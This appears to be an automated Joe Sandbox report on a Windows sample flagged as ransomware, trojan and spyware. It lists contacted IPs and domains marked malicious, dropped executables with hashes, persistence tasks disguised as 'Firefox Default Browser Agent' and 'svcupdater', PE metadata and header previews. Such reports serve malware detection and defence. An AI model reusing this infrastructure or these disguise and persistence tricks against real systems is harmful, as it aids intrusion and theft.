http://docs.oasis-open.org/wss/oasis-wss-soap-message-security-1.1#EncryptedKeySHA1	ngentask.exe, 00000012.00000002.46048946.000000000343F000.00000004.00000800.00020000.00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
144.76.136.153	transfer.sh	Germany		24940	HETZNER-ASDE	false
188.114.97.3	potunulit.org	European Union		13335	CLOUDFLARENETUS	true
109.206.243.168	unknown	Germany		209929	AWMLTNL	true
162.0.217.254	api.2ip.ua	Canada		35893	ACPCA	false
89.208.103.88	unknown	Russian Federation		42569	PSKSET-ASRU	true

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	791295
Start date and time:	2023-01-25 09:41:05 +01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 14m 25s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	aw9Ynwqd1x.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	43
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0

Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.rans.troj.spyw.evad.winEXE@30/14@4/5
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 62.2% (good quality ratio 54.6%) • Quality average: 64.6% • Quality standard deviation: 34.4%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe • Override analysis time to 240s for rundll32

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WerFault.exe, WMIADAP.exe, SgrmBroker.exe, backgroundTaskHost.exe, conhost.exe, WmiPrvSE.exe, svchost.exe, wuapihost.exe
- TCP Packets have been reduced to 100
- Excluded domains from analysis (whitelisted): ris.api.iris.microsoft.com, fs.microsoft.com, login.live.com, eudb.ris.api.iris.microsoft.com, ctldl.windowsupdate.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtEnumerateKey calls found.
- Report size getting too big, too many NtOpenFile calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtReadVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
09:42:17	API Interceptor	1524x Sleep call for process: explorer.exe modified
09:42:40	Task Scheduler	Run new task: Firefox Default Browser Agent 3F21743AEE756304 path: C:\Users\user\AppData\Roaming\dbigst
09:43:30	API Interceptor	33x Sleep call for process: ngentask.exe modified
09:44:35	Task Scheduler	Run new task: svcupdater path: C:\Users\user\AppData\Roaming\Win32Sync\svcupdater.exe
09:45:37	API Interceptor	44x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\dllhost.exe.log

Process:	C:\Windows\System32\dllhost.exe
File Type:	CSV text
Category:	modified
Size (bytes):	3941
Entropy (8bit):	5.3577599206293485
Encrypted:	false
SSDEEP:	96:iqEYqGgAo3+aJtlz6cxBAmRvBIQYrjVxmc5qCqKP5t2qBtzG1/qIgE:iqEYqGDelz6rjjqCqKRt2qBtzG1/qNE
MD5:	42733E87CE0EFB04DBD1645F05E8E116
SHA1:	5CDAE1A1CD7318D6426E438E2EAFEDA651E3B3AA
SHA-256:	D82328B2E33426C19C8B536DC5A21450006D366FC8343B5B2BBD88E6BD84DE7D
SHA-512:	A387B92226C384907A38A766E56CD51A134878915F048C986AE1313D071A1E5F2A84D708C65E1C3CF43360D8EA64CBD11850EA3DEFBE366EEBCE8A5EFF74515 8
Malicious:	false
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeIma ges_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561 934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll",0..3,"System.Management.Auto mation, Version=3.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774 850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll",0..3,"Microsoft.PowerShell.Commands.Diagnostics, Version=3.0.0.0, Culture=neutral, Pub licKeyToken=31bf3856ad364e35","C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P1706cafe#\a3e764ed5105d4b1ca29e76f9dbbe5d7\Microsof t.PowerShell.Commands.Diagnostics.ni.dll",0..3,"System.Configuration.Install, Version=4.0.0.0, Culture=neutral

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\NGenTask.exe.log

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\ngentask.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	2843
Entropy (8bit):	5.3371553026862095
Encrypted:	false
SSDEEP:	48:MxHKXeHKlEHU0YHKhQnouHIWUfHKhBHKdHKBfHK5AHKzvQTHmtHoxHImHKx1qHje:iqXeqm00YqhQnouOqLqdqNq2qzcGtIxU
MD5:	75BC6DB42CE4C37482926043D9B80BC9
SHA1:	700BDF1D18804FBE60EB0318B290C37CDC60EA41
SHA-256:	15F15BDEB42AD40DBCB6BB9064C33B51CB43EDB99820EDE647350BE604AAF58A
SHA-512:	26E15E546BBD6518265BAC343F952E75B30C7927143D293780F456A5B44C1E1B6B7D074DF00BC6328D23E52FE9E3F8850A879B129C35F47B0ED864E9C640BA4F
Malicious:	false
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeIma ges_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"PresentationCore, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf 3856ad364e35","C:\Windows\assembly\NativeImages_v4.0.30319_32\PresentationCore\820a27781e8540ca263d835ec155f1a5\PresentationCore.ni.dll",0..3,"Present ationFramework, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35","C:\Windows\assembly\NativeImages_v4.0.30319_32\Presentatio5ae0f00f #\889128adc9a7c9370e5e293f65060164\PresentationFramework.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" ,"C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"WindowsBase, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35","C:\Windows\assembly\NativeImages_v4.0.30319_32\Wi

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	modified
Size (bytes):	9432
Entropy (8bit):	4.918232018284106
Encrypted:	false
SSDEEP:	192:Nxoe5FpOMxoe5Pib4GVsm5emdygkjDt4iWN3yBGHh9smidcU6CGdcU6CS9smDpOh:bfib4Glkjh4iUxs14fib41
MD5:	F6775EDC5EE3B8EEDBF8310BD48C709D

SHA1:	51DBC51183BFBFE57F24E9AD63840E60D2E64842
SHA-256:	B5D6E4B1EF4F3E734E47F87E8226814AE7D574F4E458CCE4E21D637588F45B28
SHA-512:	EDCED69415369C7EBA17D72EC1691FE44F5C5DCF7565EAE1A22112E631FFBBCE72B830BBF0D91E70484BC7F0E4D59870777B07E86126438E78E15A7337D97BD6
Malicious:	false
Preview:	PSMODULECACHE.....P.e...S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo .....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscRe source.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.... ....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find-Module.....Find-RoleCapability.....Publish-Script.....7r8...C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1.....Describe.....Get-TestDriveItem.....New-Fixture.....In.....Invoke-Mock.....InModuleScope.....Mock.....SafeGetCommand.....Af

C:\Users\user\AppData\Local\Temp\226F.exe

Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	modified
Size (bytes):	1642648
Entropy (8bit):	7.847643854402106
Encrypted:	false
SSDEEP:	49152:murDawItlpDZLPU/kHWGPaYE3Ku7ZKZ6nxvax85fCSuw:muPawItlpDZDU/kZPaYm/JvaxQCK
MD5:	EA25CE2F3580AF1DD771BAC5B0D2BF83
SHA1:	8A425695AE3154F222BA4A7A8AF03287D20F8BC4
SHA-256:	768E12A9AF62F5F83F6D6FF64C6C10E37834FC202E0E4D609C80CE7FACC8C534
SHA-512:	70776BD050666D7ABCDB0668832A652FC4A67E45243DFD229520DA3712B85B506FFE9C3ED3C3C1E89F388C2D56B6E3FC8CDC31B35485FF1BA456F8A47277F04
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 43% • Antivirus: Virustotal, Detection: 39%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....G.b...b...b...0>..b...0/..b...09..b.....b...b...b...00..b...0...b...b-..b...0 +..b..Rich.b.....PE..L....~.c.....#.....k.....@.....9.....2[....@.....P.....6.0.....9..... ..@.....`.....text...6..... ..`.rdata...0.....2.....@..@.data...<. .....@....rsrc...0.....6.....@..@.reloc...I....9..J..... .....@..B..... .....

C:\Users\user\AppData\Local\Temp\2560.exe

Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	718848
Entropy (8bit):	7.8663391957867645
Encrypted:	false
SSDEEP:	12288:XQc1wGGrXn8rDAG7ps+O6TuFlgfIEKK9LcFXTASviKWBNbaPSFS:XTwGGrsASprtEKK9wF0SrWBQKFS
MD5:	0A006808F7AA017CAF2DF9CE9E2B55A2
SHA1:	63F5B0E9FE5E3DAEBDBFC8AA168AB163E436AC32
SHA-256:	F55976607594D241004245F084ADD64F399F7D4683C603F56EF92C0CBCD41E05
SHA-512:	8AD4C111BF0904EB739A462E274C7A2FD9EC1AFB2DB7D77F176B26438520C4859B2CCB46A4C76F206E20B4584E434E1D78B26DCD042F08B3D573BB99036E8C3
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 67%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....K..Y.pl..pl..pl..".."...pl.."..rpl.(....pl..pm..pl.."..,pl.."...pl.."...pl.Rich.pl... .....PE..L.....a.....Z.....6x.....@.....,...d...p..P,.....P.....Z..@..... .....text..... ..`.data.....4.....@....rsrc...P,...p.....@..@..... ....

C:\Users\user\AppData\Local\Temp\336E.exe

Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	417792
Entropy (8bit):	7.008431460440525
Encrypted:	false
SSDEEP:	6144:GILot0e73kNAn1SNCe64axZb30GvtQK/fu1d04DI12mTb:GIct0eLkPNL64Y91tQKXu1PDI12

MD5:	261B1DB94CCF4266128E2EB71A80FDA4
SHA1:	9D4CD03297F31EABE957F261DC7C3C6C268BD39F
SHA-256:	B0072463E78182E8D9721F91F889A62D9CE59A348FDDC5196B6201A5FA68B259
SHA-512:	2DD25970561CF9E3D946ACD891B601E6AA7E6563DDE6C10ED5AC1A6486BBC1851CF3908B5BDEE6C9B29633E51C90339209C50D97C0EA28B897BD6E7117B1A 7B
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 81%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....M_.`.>.3.>.3.>.3.IQ3->.3.I@3.>.3.IV3o>.3...3.>.3.>.3~>.3.I_3.> .3.IA3.>.3.ID3.>.3Rich.>.3.....PE..L.....b.....F.....@.....T...d.... ..(.....- ..@.....text...8..... ..`.data.....@....huxuho.p.....@..@.gini.....@..@.vab..... .....@....rsrc...(.... .....@..@.reloc.....F.....@..B..... .....

C:\Users\user\AppData\Local\Temp\5898187.dll

Process:	C:\Users\user\AppData\Local\Temp\226F.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	343040
Entropy (8bit):	7.533406928573143
Encrypted:	false
SSDEEP:	6144:324+ZV6NuvwV+hq3kd2UaXYnKUFWBMljuhLaWdTPk8SarppXad:YuNuvwUhq3kd2USYKUQ6ljkLaWdTPk8q
MD5:	F56B1B3FE0C50C6ED0FAD54627DF7A9A
SHA1:	05742C9AD28475C7AFDD3D6A63DD9200FC0B9F72
SHA-256:	E8F71DA41BBC272EF84589A7575B13B8B5D6D5D01796B3AF033682657263C53B
SHA-512:	FDE2089BCDF19CDB9D27763E4D3294A0E42CD0A3132463636610D85C3903B885BE6142D3B42204E89B76B5595E8B132580C8A5C60CED96D042AD96BCFE29B1 9
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 18%
Preview:	MZx.....@.....x.....!..L.!This program cannot be run in DOS mode.$..PE..L...r..c.....!.....|.....@..... .....s.....<.....`.....d...$.....text..... ..`.rdata...[.....\.....@..@.data...x....0..... .....@....00cfg.....P.....&.....@..@.reloc.....`.....(.....@..B..... ....

C:\Users\user\AppData\Local\Temp\Library.exe

Process:	C:\Windows\System32\dllhost.exe
File Type:	PE32+ executable (GUI) x86-64 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3162624
Entropy (8bit):	7.989170144844482
Encrypted:	false
SSDEEP:	49152:Bc60tZPCW+7npLN+LGgXP1idPDhwcsuuKQLlv02EmYakkriZ7czTnItexztCNxR4:BaV+tLN+qg/8rhUuunlm9kg4TniizEv
MD5:	EC5A11FC9A9CB3111AFA460FEC201D3D
SHA1:	5E2665BBDAD06FC5423FB9E6C819AE4CB9982DE1
SHA-256:	F553B5D26D797F332B036D42B43793622CED3EA336FD2EFDA337D39679E9B824
SHA-512:	6F8EC56125F20D1D444B4DD5438FB73FF6A268FB0D4B97C1D03960BECC3E4FED8BA95C85B4BD7B7B4A27E165E0CBD81B4D05D79FC0CF7B31A6BA404150132 A94
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d....R.c....."...0...:0..... .....@..... .....0..... ..@.....`0..... ..H.....text...L90.. ...:0..... ..`.rsrc.....`0.....<0.....@. .@.....H...../.x.....HD.....0.....(:...(g...*.*....0..... ..[....(4...&*..(....*..0..... >.[....(4...&*..0..... \.[....(4...t....*..0 ..... s.[.(....o.....(....o....(.....(4...t....*.0..... ..[....(4...t....*..0..... ..[....(4...&*..0.....%.... 2.[....(4.....*...0..... Y.[....(4...t....*..0.....%.... ..[....(4...t....*...0.... .....{.....{.....o.....+..*R.(.....s....}....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_4jbitbac.qx5.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0

Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_kfuf4nv3.1n4.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Roaming\Win32Sync\svcupdater.exe

Process:	C:\Users\user\AppData\Local\Temp\336E.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	752246784
Entropy (8bit):	**7.999823889690503**
Encrypted:	**true**
SSDEEP:	
MD5:	A4C9D357EA9C7679D978EB985F61E6C5
SHA1:	F5CD28E15AE9AA3F95C7DC8DF9CD0E09B6E9B650
SHA-256:	4FA6D1456D893E3653BA35F77FDD94099DD20986DABB657BE14E7455BB70910A
SHA-512:	20E511E8D928748C1DBA8C605483A2D98F46E5F7C8FFD07A21613AF01D00AA20087038B65002C179DF69B202FC4A62764A3B2AC61C3F8988DD913B448E275EB
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....M_.`.>.3.>.3.>.3.IQ3->.3.I@3.>.3.IV3o>.3...3.>.3.>.3~>.3.I_3.> .3.IA3.>.3.ID3.>.3Rich.>.3.....PE..L.....b.....F.....@.....T...d.... ..(.....- ..@.....text...8..... ..`.data.....@....huxuho.p.....@..@.gini.....@..@.vab..... .....@....rsrc...(.... .....@..@.reloc.....F.....@..B..... .....

C:\Users\user\AppData\Roaming\dbjigst

Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	199680
Entropy (8bit):	7.104315914125058
Encrypted:	false
SSDEEP:	3072:OBN4X3HL6thikLX8OKWnG5/9sSR3STCDrKQqSrwizN5UE3Z9ziBG7aZ:imG7LX9pno9sSxOCDlrwiz75p9oG7w
MD5:	B5C3C3D5EB5E6B5415AC4D87E3C46850
SHA1:	9AA4014DE1B622844DDFA4C7DDB17AE384289CD2
SHA-256:	B7948C22484BDDCE96A2713DA0A6BDA18CFD0487DB9239ED0FD1790552D5E6B2
SHA-512:	C573290AA51321D892BE106F42CE6728B20E6AF4EC4DF4F5020DB364DD7103F89C62CE67C19EB50767707FB0DD30B977CE1DA2E9EB53D6799CE08501A68C6B 5
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 85%

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....4*.FUD.FUD.FUD.X..[UD.X..8UD.a.?.MUD.FUE..UD.X...bU D.X..GUD.X..GUD.RichFUD.....PE..L.....a.....hx.....~.....@.....y.....x.....y.x*.....P..... ..Z..@.....text..... ..`.data.....w.....D.....@....rsrc...x*....y.....@..@..... ....

C:\Users\user\AppData\Roaming\dbjigst:Zone.Identifier

Process:	C:\Windows\explorer.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD6 E
Malicious:	**true**
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\AppData\Roaming\nsis_uns5aa2a3.dll

Process:	C:\Windows\SysWOW64\fontview.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	58880
Entropy (8bit):	5.816689146123608
Encrypted:	false
SSDEEP:	768:G8UC0v3QaNfPhY1M/staXbOgt/pqFjkWKihkWuxvDI5syov9L7YYy/BbEl:Ts3N39/B/pqFjdFhkzqk9LMDM
MD5:	713062DABA2534394662294035FD7E92
SHA1:	40270752DB5576F1D5E6C935F224754C7B6C3450
SHA-256:	E6A5CA65ACFD261D56F622F891BF04E6D41862AB505466374DAEEE8852A01B71
SHA-512:	E07D9C38D43334CB8E35B32C12EEF9FF1DDB7FFE0004AE0D56FE3FB24FBEC6B179B631F61AFC54B1D31AD02C619442C783A9D881CCE86BE833B39C59F236B FD
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 62%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....u...u...u.Z....u...t..u.....u.....u.....u.....u.....u.Rich..u..... .....PE..d....-.c....." .....t.....0.....L.....(..... .....x..... .....text..... ..`.rdata..<.....0.....@..@.data...X5.....@....pdata.....@..@.reloc..j.... .....@..B..... ....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.104315914125058
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	aw9Ynwqd1x.exe
File size:	199680
MD5:	b5c3c3d5eb5e6b5415ac4d87e3c46850
SHA1:	9aa4014de1b622844ddfa4c7ddb17ae384289cd2
SHA256:	b7948c22484bddce96a2713da0a6bda18cfd0487db9239ed0fd1790552d5e6b2
SHA512:	c573290aa51321d892be106f42ce6728b20e6af4ec4df4f5020db364dd7103f89c62ce67c19eb50767707fb0dd30b977ce1da2e9eb53d6799ce08501a68c6b65
SSDEEP:	3072:OBN4X3HL6thikLX8OKWnG5/9sSR3STCDrKQqSrwizN5UE3Z9ziBG7aZ:imG7LX9pno9sSxOCDIrwiz75p9oG7w
TLSH:	0B14D03276B3C0B3C55A04711824DBD53E7BB53046B5884B7BA80ABD5E707E1A76B38E

File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....4*.FUD.FUD.FUD.X... [UD.X...8UD.a.?.MUD.FUE..UD.X...bUD.X...GUD.X...GUD.RichFUD.....PE..L.....a.....hx....

File Icon

Icon Hash:	d0b0b892e8e4c0c4

Static PE Info

General

Entrypoint:	0x407ed4
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	RELOCS_STRIPPED, EXECUTABLE_IMAGE, 32BIT_MACHINE
DLL Characteristics:	TERMINAL_SERVER_AWARE
Time Stamp:	0x61CACEB1 [Tue Dec 28 08:45:37 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	0
File Version Major:	5
File Version Minor:	0
Subsystem Version Major:	5
Subsystem Version Minor:	0
Import Hash:	a73658074f4769fd7f1d57304e5f6853

Entrypoint Preview

Instruction
call 00007F28F0D81D7Bh
jmp 00007F28F0D79B0Eh
int3
int3
mov edx, dword ptr [esp+0Ch]
mov ecx, dword ptr [esp+04h]
test edx, edx
je 00007F28F0D79CFBh
xor eax, eax
mov al, byte ptr [esp+08h]
test al, al
jne 00007F28F0D79CA8h
cmp edx, 00000100h
jc 00007F28F0D79CA0h
cmp dword ptr [02B97608h], 00000000h
je 00007F28F0D79C97h
jmp 00007F28F0D81E35h
push edi
mov edi, ecx
cmp edx, 04h
jc 00007F28F0D79CC3h
neg ecx
and ecx, 03h
je 00007F28F0D79C9Eh
sub edx, ecx
mov byte ptr [edi], al
add edi, 01h
sub ecx, 01h

Instruction
jne 00007F28F0D79C88h
mov ecx, eax
shl eax, 08h
add eax, ecx
mov ecx, eax
shl eax, 10h
add eax, ecx
mov ecx, edx
and edx, 03h
shr ecx, 02h
je 00007F28F0D79C98h
rep stosd
test edx, edx
je 00007F28F0D79C9Ch
mov byte ptr [edi], al
add edi, 01h
sub edx, 01h
jne 00007F28F0D79C88h
mov eax, dword ptr [esp+08h]
pop edi
ret
mov eax, dword ptr [esp+04h]
ret
int3
int3
int3
int3
int3
int3
push ebp
mov ebp, esp
push edi
push esi
mov esi, dword ptr [ebp+0Ch]
mov ecx, dword ptr [ebp+10h]
mov edi, dword ptr [ebp+08h]
mov eax, ecx
mov edx, ecx
add eax, esi
cmp edi, esi
jbe 00007F28F0D79C9Ah
cmp edi, eax
jc 00007F28F0D79E3Ah
cmp ecx, 00000100h
jc 00007F28F0D79CB1h
cmp dword ptr [02B97608h], 00000000h
je 00007F28F0D79CA8h
push edi
push esi
and edi, 0Fh
and esi, 0Fh
cmp edi, esi

Rich Headers	
Programming Language:	• [ASM] VS2008 build 21022 • [C] VS2008 build 21022 • [IMP] VS2005 build 50727 • [C++] VS2008 build 21022 • [RES] VS2008 build 21022 • [LNK] VS2008 build 21022

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x19b1c	0x78	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x2798000	0x2a78	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x1250	0x1c	.text
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x5a80	0x40	.text
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x1000	0x204	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x19704	0x19800	False	0.5641084558823529	data	6.548052818508281	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.data	0x1b000	0x277c610	0x14400	unknown	unknown	unknown	unknown	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.rsrc	0x2798000	0x2a78	0x2c00	False	0.45561079545454547	data	4.150069416811535	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x2798220	0x6c8	Device independent bitmap graphic, 24 x 48 x 8, image size 0	Spanish	Mexico
RT_ICON	0x27988e8	0x568	Device independent bitmap graphic, 16 x 32 x 8, image size 0	Spanish	Mexico
RT_ICON	0x2798e50	0x10a8	Device independent bitmap graphic, 32 x 64 x 32, image size 0	Spanish	Mexico
RT_ICON	0x2799ef8	0x468	Device independent bitmap graphic, 16 x 32 x 32, image size 0	Spanish	Mexico
RT_STRING	0x279a4f0	0xc0	data	Spanish	Mexico
RT_STRING	0x279a5b0	0x228	data	Spanish	Mexico
RT_STRING	0x279a7d8	0x29e	data	Spanish	Mexico
RT_GROUP_ICON	0x279a360	0x3e	data	Spanish	Mexico
RT_VERSION	0x279a3a0	0x150	data		

Imports

DLL	Import

DLL	Import
